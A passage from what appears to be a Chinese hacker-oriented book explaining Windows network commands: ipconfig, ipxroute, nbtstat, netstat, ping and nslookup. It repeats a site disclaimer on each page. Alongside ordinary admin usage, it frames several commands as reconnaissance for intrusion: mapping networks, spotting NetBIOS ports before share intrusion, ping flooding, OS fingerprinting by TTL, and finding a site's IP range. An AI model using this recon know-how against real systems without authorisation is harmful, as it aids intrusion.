免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3.5.2 命令应用实例

实例1

要显示所有网卡的基本 TCP/IP 配置，需输入命令“Ipconfig”。也就是说，使用不带参数的 Ipconfig 命令，可以显示所有网卡的 IPv6 地址或 IPv4 地址、子网掩码和默认网关，如图 3-10 所示。




图3-10 查看TCP/IP配置

实例2

要显示所有网卡的完整 TCP/IP 配置，需输入命令“Ipconfig /all”。

实例3

在“命令提示符”窗口中，输入“Ipconfig /release”命令并按 Enter 键，这样可以使当前网卡的 TCP/IP 属性中的 IP 地址信息被清空；此外，通过使用“Ipconfig /renew”命令，可以让当前计算机获得一个新的 IP 地址，如图 3-11 所示。



图3-11 释放和重获IP地址

实例4

要在排除 DNS 的名称解析故障期间刷新 DNS 解析器缓存，需输入命令“Ipconfig /flushdns”。

实例5

要显示名称以 Local 开头的所有网卡的 DHCP 类别 ID，需输入命令“Ipconfig /showclassid Local*”。

实例6

要将“本地连接”的 DHCP 类别 ID 设置为 TEST，需输入命令“Ipconfig /setclassid "Local Area Connection" TEST”。

实例7

要将网卡的完整 TCP/IP 配置信息输出到 dd.txt 文件，需输入命令“Ipconfig /all > dd.txt”。

3.6 Ipxroute——显示路由表

Ipxroute 命令用于显示和修改 IPX 协议使用的路由表的信息。路由信息在企业网络中非常重要，如：A 机若要与不同子网的 C 机发生通信，则必须将信息传送给路由器，再由路由器负责传送给 C 机。黑客通过显示路由表，可以对企业的网络结构有个初步的了解。

3.6.1 命令语法

ipxroute servers [/type=X]

ipxroute ripoutNetwork

ipxroute resolve {guid | name} {GUID | AdapterName}

ipxroute board=N [def] [gbr] [mbr] [remove=xxxxxxxxxxxx]

ipxrout config

使用环境：Windows 2000/XP/2003/Vista

语法解释：

使用 Ipxroute.exe 可以修改影响路由

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的 NWLink IPX/SPX/NetBIOS 兼容传输协议（NWLink）设置。Ipxroute 的功能与 Route 相同。此命令的参数作用解释如下：

（1）servers[/type=X]：显示指定服务器类型的服务访问点（SAP）表。X 必须是整数。例如，/type=4 显示所有的文件服务器。若不指定 /type，ipxroute servers 将显示各种类型的服务器，并按服务器名称列出。

（2）ripout Network：通过查询 IPX 堆栈的路由表以及发出 RIP 请求（如果必要），确认是否可以到达 Network。Network 是 IPX 网段号。

（3）resolve {GUID | name} {GUID | AdapterName}：将 GUID 的名称解析成好记的名称，或者将好记的名称解析成 GUID。

（4）board= N：指定要查询或设置参数的网络网卡。

（5）def：将数据包发送给 ALL ROUTES 广播。如果数据包被传送到 MAC 地址，则默认情况下，ipxroute 将数据包发送到 SINGLE ROUTES 广播。

（6）gbr：将数据包发送给 ALL ROUTES 广播。如果数据包传送到广播地址（FFFFFFFFFFFF），则默认情况下，ipxroute 将数据包发送到 SINGLE ROUTES 广播。

（7）mbr：将数据包发送给 ALL ROUTES 广播。如果数据包传送到多播地址（C000xxxxxxxx），则默认情况下，ipxroute 将数据包发送到 SINGLE ROUTES 广播。

remove= xxxxxxxxxxxx：从源路由表中删除给定的节点地址。

（8）config：显示所有已配置 IPX 绑定的信息。

3.6.2 命令应用实例

首先，在“本地连接”的属性窗口中安装“NWLink IPX/SPX/NetBIOS Compatible Transport Protocol”协议，接着方可进行如下实例所需的操作。

实例1

要显示发送给未知、广播和多播地址的数据包的默认设置，需使用命令“ipxroute”。

实例2

要显示工作站所在的网段、工作站节点地址和使用的帧类型，需使用命令“ipxroute config”，如图 3-12 所示。



图3-12 命令执行结果

3.7 Nbtstat——显示NetBIOS配置

Nbtstat 命令用于显示基于 TCP/IP 的 NetBIOS（NetBT）协议统计资料、本地计算机和远程计算机的 NetBIOS 名称表和 NetBIOS 名称缓存。Nbtstat 可以刷新 NetBIOS 名称缓存和使用 Windows InterNet 名称服务（WINS）注册的名称。通常，扫描器会把这些信息列入基本扫描模块，因为这方面能够引起的攻击比较多。

3.7.1 命令语法

Nbtstat [-a RemoteName] [-A IPAddress] [-c] [-n] [-r] [-R] [-RR] [-s] [-S] [Interval]

使用环境：Windows 2000/XP/2003/Vista

语法解释：

NetBIOS 名称是一个占用 16 个字符的字符串，在 Windows 网络中会用 NetBIOS 名称的有计算机

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

名、域名和工作名，等等。此命令的参数作用解释如下：

（1）-a remotename：显示远程计算机的NetBIOS名称表，其中，RemoteName是远程计算机的NetBIOS计算机名称。NetBIOS名称表是与运行在该计算机上的应用程序相对应的NetBIOS名称列表。

（2）-A IPAddress：显示远程计算机的NetBIOS名称表，其名称由远程计算机的IP地址指定。

（3）-c：显示NetBIOS名称缓存内容、NetBIOS名称表及其解析的各个地址。

（4）-n：显示本地计算机的NetBIOS名称表。Registered的状态表明该名称是通过广播还是WINS服务器注册的。

（5）-r：显示NetBIOS名称解析统计资料。在配置为使用WINS且运行Windows XP或Windows 2003操作系统的计算机上，该参数将返回已通过广播和WINS解析和注册的名称号码。

（6）-R：清除NetBIOS名称缓存的内容并从Lmhosts文件中重新加载带有#PRE标记的项目。

（7）-RR：释放并刷新通过WINS服务器注册的本地计算机的NetBIOS名称。

（8）-s：显示NetBIOS客户端和服务器会话，并试图将目标IP地址转化为名称。

（9）-S：显示NetBIOS客户端和服务器会话，只通过IP地址列出远程计算机。

Interval：重新显示选择的统计资料，可以在每个显示内容之间中断Interval中指定的秒数。按Ctrl+C停止重新显示统计信息。如果省略该参数，Netstat将只显示一次当前的配置信息。

3.7.2 命令应用实例

实例1

检查计算机中所有注册的NetBIOS名称。只需在“命令提示符”窗口中使用“Nbtstat -n”命令，即可检查计算机中所有注册的NetBIOS名称，如图3-13所示。




图3-13 检查NetBIOS名称

在每块网卡下方为何会有多个相同的NetBIOS名称呢？这是因为计算机不但会注册计算机名称和IP地址，也会将它所提供的部分服务注册到网络中，因此会有多个NetBIOS名称。需要注意的是，这些NetBIOS名称虽然相同，但是后面的数字却并不会相同，例如第一个“LOVEBOOK-TAISHI”后面的数字是00，而第二个“LOVEBOOK-TAISHI”后面的数字则是20。这些数字表示的含义是：

(1) 00：表示“工作站服务”(WorkStation Service)；

(2) 20：表示“文件服务器服务”(Server Service)；

(3) 03：表示“信使服务”(Messenger Service)。

在数值后面的UNIQUE表示NetBIOS名称是惟一的名称，也就是网络中只能够有一台计算机来注册这个名称。否则，在出现重名时就会导致网络出错。GROUP表示这是一个工作组名称，例如192.168.1.9这个本地连接中有AAA这个GROUP。这就表示AAA这个工作组中有一台计算机的IP地址是192.168.1.9，它的计算机名是

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

“LOVEBOOK-TAISHI”。

实例2

检查 NetBIOS 名称缓存中存储的信息。当 A 计算机打算通过 NetBIOS 名称解析 B 计算机时，它通常会检查 NetBIOS 名称缓存（NetBIOS Name Cache）。如果之前这台计算机曾与对方通信过，则对方的计算机名称与 IP 地址就会被存储到这台计算机的 NetBIOS 名称缓存中。通过缓存，这台计算机能够快速找到对方的 IP 地址，不过缓存内的每一项信息都有一定的存储有效期（默认是 10 分钟），期限到时就会将此信息清除。通过“Nbtstat -c”命令可以检查缓存中存储的信息，如图 3-14 所示。



图3-14 检查缓存中存储的信息

实例3

检查已经注册成功的名称。WINS 客户机会将其所拥有的名称注册到 WINS 服务器内。WINS 客户机可以使用 Nbtstat –n 命令检查已经注册成功的名称。如果因故没有注册成功，WINS 客户机可以使用“Nbtstat –RR”命令来手工注册，或是通过将网卡（本地连接）暂时停用并重新启用的方法来完成注册。

实例4

要显示 CORP07 这台远程计算机中 NetBIOS 名称表，需要输入命令“Nbtstat -a CORP07”。

实例5

要显示 IP 地址为 10.0.0.99 的远程计算机中的 NetBIOS 名称表，需要输入命令“Nbtstat -A 10.0.0.99”。

TIPS

(1) Nbtstat 命令行参数区分大小写。

(2) 只有当“InterNet 协议（TCP/IP）”协议在“网络连接”中已经安装时，该命令才可用。

3.8 Netstat——显示网络状态

Netstat 命令用于显示活动的 TCP 连接、计算机侦听的端口、以太网统计信息、IP 路由表等信息，使用时如果不带参数，Netstat 命令则只能显示活动的 TCP 连接。这个命令对于黑客和网管来说都十分有用，因为可以通过这个命令查知系统中是否有非法端口在运行。例如，黑客运行了一个使用 7614 端口的木马，如果希望木马是否在运行，最简单的方法就是查 7614 这个端口是否开放了。

3.8.1 命令语法

Netstat [-a] [-b] [-e] [-f] [-n] [-o] [-p proto] [-r] [-s] [-t] [interval]

使用环境：Windows 2000/XP/2003/Vista

语法解释：

（1）-a：显示所有活动的 TCP 连接以及计算机侦听的 TCP 和 UDP 端口。

（2）-b：显示在创建每个连接或侦听端口时涉及的可执行程序。在某些情况下，已知可执行程序承载多个独立的组件，这些情况下，显示创建连接或侦听端口时涉及的组件序列。此情况下，可执行程序的名称位于底部 [] 中，它调用的组件位于顶部，直至达到 TCP/IP。

TIPS

此选项可能很耗时，并且在没有足够权限时可能失败。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（3）-e：显示以太网统计信息，如发送和接收的字节数、数据包数。

（4）-f：显示外部地址的完全限定域名（FQDN）。

（5）-n：显示所有已建立的有效连接和相应的端口。因为 -n 参数可以列出正在使用的端口，所以可以借此查出一些如木马等黑客程序的存在，这是因为任何黑客程序都需要通过打开一个端口才能进行通信。

（6）-o：显示活动的 TCP 连接并包括每个连接的进程 ID（PID）。可以在 Windows 任务管理器中的“进程”选项卡中找到基于 PID 的应用程序。该参数可以与 -a、-n 和 -p 结合使用。

（7）-p Protocol：显示 Protocol 所指定的协议连接。在这种情况下，Protocol 可以是 tcp、udp、tcpv6 或 udpv6。如果该参数与 -s 一起使用按协议显示统计信息，则 Protocol 可以是 tcp、udp、icmp、ip、tcpv6、udpv6、icmpv6 或 ipv6。

（8）-r：显示路由表。

（9）-s：按协议显示统计信息。默认情况下，显示 TCP、UDP、ICMP 和 IP 协议的统计信息。如果安装了 IPv6 协议，就会显示有关 IPv6 上的 TCP、IPv6 上的 UDP、ICMPv6 和 IPv6 协议的统计信息。可以使用 -p 参数指定协议集。如果用户的应用程序（如 Web 浏览器）的运行速度比较慢，或者不能显示 Web 页之类的数据，那么就可以用该参数来查看一下所显示的信息，如图 3-15 所示。




图3-15 显示统计信息

用户需要仔细查看统计数据的各行，找到出错的关键字，进而确定问题所在。

（10）-t：显示当前连接卸载状态。

（11）Interval：重新显示选定的统计，各显示内容之间暂停的间隔秒数。

3.8.2 命令应用实例

实例1

如果要查看计算机上网时，各端口与外部之间的所有连接情况等信息，需要使用“Netstat”命令，如图 3-16 所示。



图3-16 查看所有连接情况

实例2

要检查路由表，确定路由配置情况，需输入命令“Netstat –rn”。

实例3

检查 137、138、139 端口开放情况。只需使用“Netstat -ao”命令即可，命令执行的效果如图 3-17 所示。




图3-17 检查137、138、139端口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在反馈信息中可以看到NetBIOS-ns、NetBIOS-dgm、NetBIOS-ssn这3个分别代表137、138、139端口的进程都正在使用。在知道了这几个端口开放后，黑客就可以尝试进行共享入侵了。

3.9 Ping——IP连接测试

Ping命令是测试网络连接、信息发送和接收状况的实用型工具，这是一个系统内置的探测工具。它通过发送Internet控制消息协议（ICMP）回响请求来验证与另一台使用TCP/IP协议的计算机连接是否畅通。从Windows XP开始，内置的防火墙已经默认禁止响应Ping请求，因为此命令已经成为黑客最喜欢使用的命令。

3.9.1 命令语法

Ping [-t] [-a] [-n Count] [-l Size] [-f] [-i TTL] [-v TOS] [-r Count] [-s Count] [{-j HostList | -k HostList}] [-w Timeout] [TargetName]

使用环境：Windows 2000/XP/2003/Vista

语法解释：

Ping命令是用于检查网络连通、到达和名称解析等问题的主要工具，如果不使用以下参数，Ping命令将显示自身的帮助内容。

（1）－t：不断使用Ping命令发送回响请求信息到目的地。要中断并退出Ping，只需按Ctrl+C键。

（2）－a：指定对目的地IP地址进行反向名称解析。如果解析成功，Ping将显示相应的主机名。

（3）-n Count：指定发送回响请求消息的次数，默认值为4。

（4）-l Size：指定发送的回响请求消息中“数据”字段的长度（以字节表示）。默认值为32，如图3-18所示。size的最大值是65,527。




图3-18 检查指定IP地址

（5）－f：指定发送的回响请求消息带有“不要拆分”标志（所在的IP标题设为1）。回响请求消息不能由目的地路径上的路由器进行拆分。该参数可用于检测并解决“路径最大传输单位(PMTU)”的故障。

（6）-i TTL：指定发送回响请求消息的IP标题中的TTL字段值。其默认值是主机的默认TTL值。对于Windows XP主机，该值一般是128，TTL的最大值是255。

（7）-v TOS：指定发送回响请求消息的IP标题中的“服务类型（TOS）”字段值。默认值是0。TOS被指定为0到255的十进制数。

（8）-r Count：指定IP标题中的“记录路由”选项用于记录由回响请求消息和相应的回响应答消息使用的路径。路径中的每个跃点都使用“记录路由”选项中的一个值。如果可能，可以指定一个等于或大于来源和目的地之间跃点数的Count。Count的最小值必须为1，最大值为9。

（9）-s Count：指定IP标题中的“Internet时间戳”选项用于记录每个跃点的回响请求消息和相应的回响应答消息的到达时间。Count的最小值必须为1，最大值为4。

（10）-j Path：指定回响请求消息，使用带有HostList指定的中间目的地集的IP标题中的“稀疏资源路由”选项。可以由一个或多个具有松散源路由的路由器分隔连续中间的目的地。主机列表中的地址或名称的最大数为9，主机列表是一系列由空格分开的IP地址（带点的十进制符号）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（11）-k HostList：指定回响请求消息，使用带有 HostList 指定的中间目的地集的 IP 标题中的“严格来源路由”选项。使用严格来源路由，下一个中间目的地必须是直接可达的（必须是路由器接口上的邻居）。主机列表中的地址或名称的最大数为 9，主机列表是一系列由空格分开的 IP 地址（带点的十进制符号）。

（12）-w Timeout：指定等待回响应答消息的响应时间（以微妙计），该回响应答消息响应接收到的指定回响请求消息。如果在超时时间内未接收到回响应答消息，将会显示“请求超时”的错误消息。默认的超时时间为 4000（4 秒）。

（13）TargetName：指定目的端，它既可以是 IP 地址，也可以是主机名。

3.9.2 命令应用实例

下面给出一些 Ping 命令的典型使用方法。

实例1

要检测本机的网卡驱动程序及 TCP/IP 协议，只需在“命令提示符”窗口中输入“Ping 127.0.0.1”命令即可。由于 127.0.0.1 这个保留的 IP 地址指向到本机，所以可以通过此命令来检查本机的网卡驱动。

实例2

多参数合用检测。假设，现在使用“Ping – a – t 202.102.48.141”命令对 IP 地址为 202.102.48.141 的计算机进行探测，可以得到如图 3-19 所示的反馈信息。




图3-19 多参数混合检测

通过反馈信息，可以得知上述命令中的参数“-a”检测出了该机的 Net BIOS 名为 dns.sq.js.cn；参数“-t”在不断向该机发送数据包——在以往网络带宽很小的时候，这个命令曾一度被黑客疯狂使用，并制造了很多典型的攻击案例。

通常，Ping 命令会反馈如下两种结果：

结果 1：请求超时

这表示没有收到网络设备返回的响应数据包，也就是说网络不通。出现这个结果原因很复杂，通常有如下几种可能：

（1）对方装有防火墙并禁止 ICMP 回显。

（2）对方已经关机。

（3）本机的 IP 设置不正确或网关设置错误。

（4）网线不通。

在上述几种可能中，本书把网线不通放在了最后一个。这表示如果出现 Ping 不通的情况，不要立即就去检查网线的问题。因为物理网络不容易出现问题，并且检查起来也很麻烦。一般需要先从本机检查开始，顺序是：先检查“本地连接”的属性中，是否安装了 TCP/IP 等协议，再检查网卡的指示灯是否正常，最后检查水晶头是否松动。

结果 2：来自 202.102.*.141 的回复 : 字节 =32 时间 <1ms TTL=128

这表示网络畅通，探测使用的数据包大小为 32Bytes，响应时间小于 1ms。TTL 这个值需要细说一下，TTL 全称“Time To Live”，中文意思就是存活时间，是指一个数据包在网络中的生存周期，网管可以通过它了解网络环境，辅助维护工作，通过 TTL 值可以粗略判断出对方计算机使用的操作系统类型，以及本机到达目标主机所经过的路由数。如举：

当检查本机的网络连通情况时，通常会使用 Ping 命令给某个目标主机（如本机）发送 ICMP 数据包。在本机中生成 ICMP 数据包时，系统就会给这个 ICMP 数据包初始化一个 TTL 值，如

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Windows XP 就会生成“128”，然后将这个 ICMP 数据包发送出去，遇到网络路由设备转发时，TTL 值就会被减去“1”，最后到达目标主机，如果在转发过程中 TTL 值变成“0”，路由设备就会丢弃这个 ICMP 数据包。

TTL 值在网络应用中很有用处，可以根据返回信息中的 TTL 值来推断发送的数据包到达目标主机所经过的路由数。路由发生在 0SI 网络参考模型中的第三层即网络层。

例如，用户要根据 Ping 命令返回的 TTL 值，判断到达 IP 地址为“202.102.48.141”的目标主机所经过的路由数。在命令提示符下输入“Ping 202.102.48.141”命令后，接着会显示信息“Reply from 202.102.48.141: bytes=32 time=15ms TTL=126”，可以看出返回的 TTL 值为 126，与 Windows NT/2000/XP 主机的 TTL 值 128 最接近，因此可以推断出该主机类型可能为 Windows NT/2000/XP 中的一种，又因为“128 − 126 = 2”，所以可以得知数据到达该主机经过了 2 个路由。这些消息对于黑客来说，无疑是十分有用的。



3.10 Nslookup——管理DNS服务

Nslookup 命令很实用，网管员可以用它来监测网络中 DNS 服务器是否能正确实现域名解析。黑客则可以通过此命令探测一个大型网站，究竟绑定了多少个 IP 地址，这个信息可以让黑客准确地把握攻击的 IP 地址范围。

3.10.1 命令语法

Nslookup [-SubCommand ...] [{ComputerToFind | -Server}]

使用环境：Windows 2000/XP/2003/Vista

语法解释：

（1）-SubCommand ...：将一个或多个 Nslookup 子命令指定为参数。

（2）ComputerToFind：如果未指定其他服务器，就使用当前默认 DNS 名称服务器查阅 ComputerToFind 的信息。要查找不在当前 DNS 域的计算机，需在名称上附加句点。



（3）-Server：指定将该服务器作为 DNS 名称服务器使用。如果省略了 -Server，将使用默认的 DNS 名称服务器。

子命令速查：

Nslookup 命令有很多了命令，它们的作用、语法和参数作用分别解释如下：

（1）Exit

退出 Nslookup。

（2）Nslookup:finger

此命令用于与当前计算机上的指针服务器连接。

此命令的语法是：finger [UserName] [{[>] FileName|[>>] FileName}]

此命令的参数作用解释如下：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

UserName：指定要查找的用户名。

FileName：指定用于保存输出的文件名。可以使用大于号 (>) 和两个大于号 (>>) 字符按普通方式重定向输出。

（3）help

此命令用于显示 nslookup 子命令的简短总结。

（4）ls

此命令用于列出域名系统 (DNS) 域的信息。

此命令的语法是：ls [Option] DNSDomain [{[>] FileName|[>>] FileName}]

此命令的参数作用解释如下：

● Option（选项）：如表 3-1 所示中列出了有效选项。

表3-1有效选项

选项	描述
-tQueryType	列出指定类型的所有记录。
-a	列出该DNS域中计算机的别名。该参数是-t CNAME的同义词。
-d	列出DNS域的所有记录。该参数是-t ANY 的同义词。
-h	列出该DNS域的CPU和操作系统信息。该参数是-t HINFO的同义词。
-s	列出该DNS域中计算机的知名服务。该参数是-t WKS 的同义词。

● DNSDomain：指定需要其信息的 DNS 域。

● FileName：指定用于保存输出的文件名。可以使用大于号（>）和两个大于号（>>）字符按普通方式重定向输出。

（5）lserver

此命令用于将默认服务器更改到指定的域名系统（DNS）域。此命令的语法是：lserver DNSDomain

（6）root

将默认的服务器更改为域名系统（DNS）域名空间的根服务器。

（7）server

此命令用于将默认服务器更改到指定的域名系统（DNS）域。此命令的语法是：server DNSDomain。其中，参数 DNSDomain 用于为默认的服务器指定新的 DNS 域。

（8）set

此命令用于更改影响查找工作方式的配置设置。

此命令的语法是：set KeyWord[=Value]

此命令的参数作用解释如下：

● KeyWord：识别从 set 子命令派生的子命令。例如，子命令 set d2 包含一个 [no]d2 关键字。

● Value：为每个子命令指定 nslookup 配置设置值。

例如：使用“set all”命令可以查看当前设置的列表，如图 3-20 所示。



图3-20 当前设置的列表

（9）set class

此命令用于更改查询类别。类别指定信息的协议组。此命令的语法是：set cl[ass]=Class。

此命令的参数作用解释如下：

● Class：默认类别为 IN。命令的有效值有，IN 表示指定 InterNet 类别；CHAOS 表示指定 Chaos 类别；HESIOD 表示指定 MIT Athena Hesiod 类别；ANY 表示指定任何以前列出的通配符。

（10）set d2

此命令用于打开或关闭穷举调试模式。每个数据包的所有字段均打印。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

此命令的语法是：set [no]d2

此命令的参数作用解释如下：

● nod2：关闭穷举调试模式。默认语法为nod2。

● d2：打开穷举调试模式。

（11）set debug

此命令用于打开或关闭调试模式。此命令的语法是：set [no]deb[ug]。此命令的参数作用解释如下：

● nodeb[ug]：关闭调试模式。

● deb[ug]：打开调试模式。

（12）Set defname

此命令用于将默认的域名系统(DNS)域名附加到单个组件查找请求。单个组件是指不包含周期的组件。此命令的语法是：set [no]def[name]。

此命令的参数作用解释如下：

● nodef[name]：停止将默认的域名系统(DNS)域名附加到单个组件查找请求。

● def[name]：默认语法为defname。用于将默认的域名系统(DNS)域名附加到单个组件查找请求。

（13）Set domain

此命令用于将默认的域名系统(DNS)域名更改为指定名称。此命令的语法是：set do[main]=DomainName，其中，参数DNSDomain用于为默认的DNS域名指定新名称。默认域名为主机名。

根据defname和search命令的状态，将默认DNS域名追加到某一查找请求。如果默认DNS域的名称中包含至少两个组件，则DNS域搜索列表包含默认DNS域的父级。例如，如果默认的DNS域是mfg.widgets.com，则搜索列表命名为mfg.widgets.com和widgets.com。使用set srchlist命令指定另一个列表，并使用set all命令显示此列表。

（14）Set ignore

此命令用于忽略数据包截断错误。此命令的语法是：set [no]ig[nore]。

此命令的参数作用解释如下：

● noig[nore]：不要忽略数据包截断错误。默认设置为noignore。

● ig[nore]：忽略数据包截断错误。

（15）set port

此命令用于将默认的TCP/UDP域名系统(DNS)名称服务器端口更改为指定值。

此命令的语法是：set po[rt]=Port

此命令的参数作用解释如下：

● Port：指定新的默认TCP/UDP DNS名称服务器端口值。默认端口为53。

（16）set querytype

此命令用于更改用于查询的资源记录类型。

此命令的语法是：set q[uerytype]=ResourceRecordType

此命令的参数作用解释如下：

ResourceRecordType：指定DNS资源记录类型。默认的资源记录类型为A。如表3-2所示中列出了此命令的有效值。

表3-2命令的有效值

值	描述
A	指定计算机IP地址。
ANY	指定所有数据类型。
CNAME	指定用于别名的规范名称。
GID	指定组名的组标识符。
HINFO	指定计算机CPU以及操作系统类型。
MB	指定邮箱域名。
MG	指定邮件组成员。
MINFO	指定邮箱或邮件列表信息。
MR	指定邮件重命名域名。
MX	指定邮件交换器。
NS	指定用于命名区域的DNS名称服务器。
PTR	如果查询是IP地址，则指定计算机名；否则指定指向其他信息的指针。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

SOA	指定用于DNS 区域的“起始授权机构”。
TXT	指定文本信息。
UID	指定用户标识符。
UINFO	指定用户信息。
WKS	描述已知服务。

（17）set recurse

此命令用于告知域名系统 (DNS) 名称服务器查询其他服务器。

此命令的语法是：set [no]rec[urse]

此命令的参数作用解释如下：

● norec[urse]：如果没有该信息，则阻止域名系统 (DNS) 名称服务器查询其他服务器。

● rec[urse]：如果没有该信息，则告知域名系统 (DNS) 名称服务器查询其他服务器。默认语法为 recurse。

（18）set retry

此命令用于设置重试的次数。此命令的语法是：set ret[ry]=Number。其中，参数 Number 用于指定新的重试次数值。默认重试次数为 4 次。

（19）set root

此命令用于更改用于查询的根服务器的名称。此命令的语法是：set ro[ot]=RootServer。其中，参数 RootServer 用于为根服务器指定新名称，默认值为 ns.nic.ddn.mil。

（20）set search

此命令用于向请求追加 DNS 域搜索列表中的域名系统（DNS）域名，直到收到应答为止。该命令应用于如下情况：当设置和查找请求包含至少一个时期，但不是以跟踪期结束时。

此命令的语法是：set [no]sea[rch]

此命令的参数作用解释如下：

● nosea[rch]：停止向请求追加 DNS 域搜索列表中的域名系统 (DNS) 域名。

● sea[rch]：向请求追加 DNS 域搜索列表中的域名系统 (DNS) 域名，直到收到应答为止。默认语法为 search。

（21）set srchlist

此命令用于更改默认的域名系统 (DNS) 域名和搜索列表。

此命令的语法是：Set srchl[ist]=DomainName[/...]

此命令的参数作用解释如下：

DomainName：为默认的 DNS 域和搜索列表指定新名称。默认域名值以主机名为基础。最多可以指定六个用正斜杠 (/) 分隔的名称。

示例：如果要将 DNS 域设置为 mfg.widgets.com 并将搜索列表设置为三个名称，则需要输入命 令“set srchlist=mfg.widgets.com/mrp2.widgets.com/widgets.com”。

（22）set timeout

此命令用于更改等待对请求答复的初始秒数。如果在指定时段内没有收到对请求的答复，则超时加倍，并重新发送请求。可以使用 set retry 命令控制重试次数。

此命令的语法是：set ti[meout]=Number，其中参数 Number 用于指定等待答复的秒数。默认等待秒数为 5 秒。

（23）set type

此命令用于更改用于查询的资源记录类型。此命令的语法是：set ty[pe]=ResourceRecordType，其中参数 ResourceRecordType 的解释，请见 set querytype 命令中相同参数的解释。

（24）set vc

此命令用于指明向服务器发送请求时使用或不使用虚电路。

此命令的语法是：set [no]v[c]

此命令的参数作用解释如下：
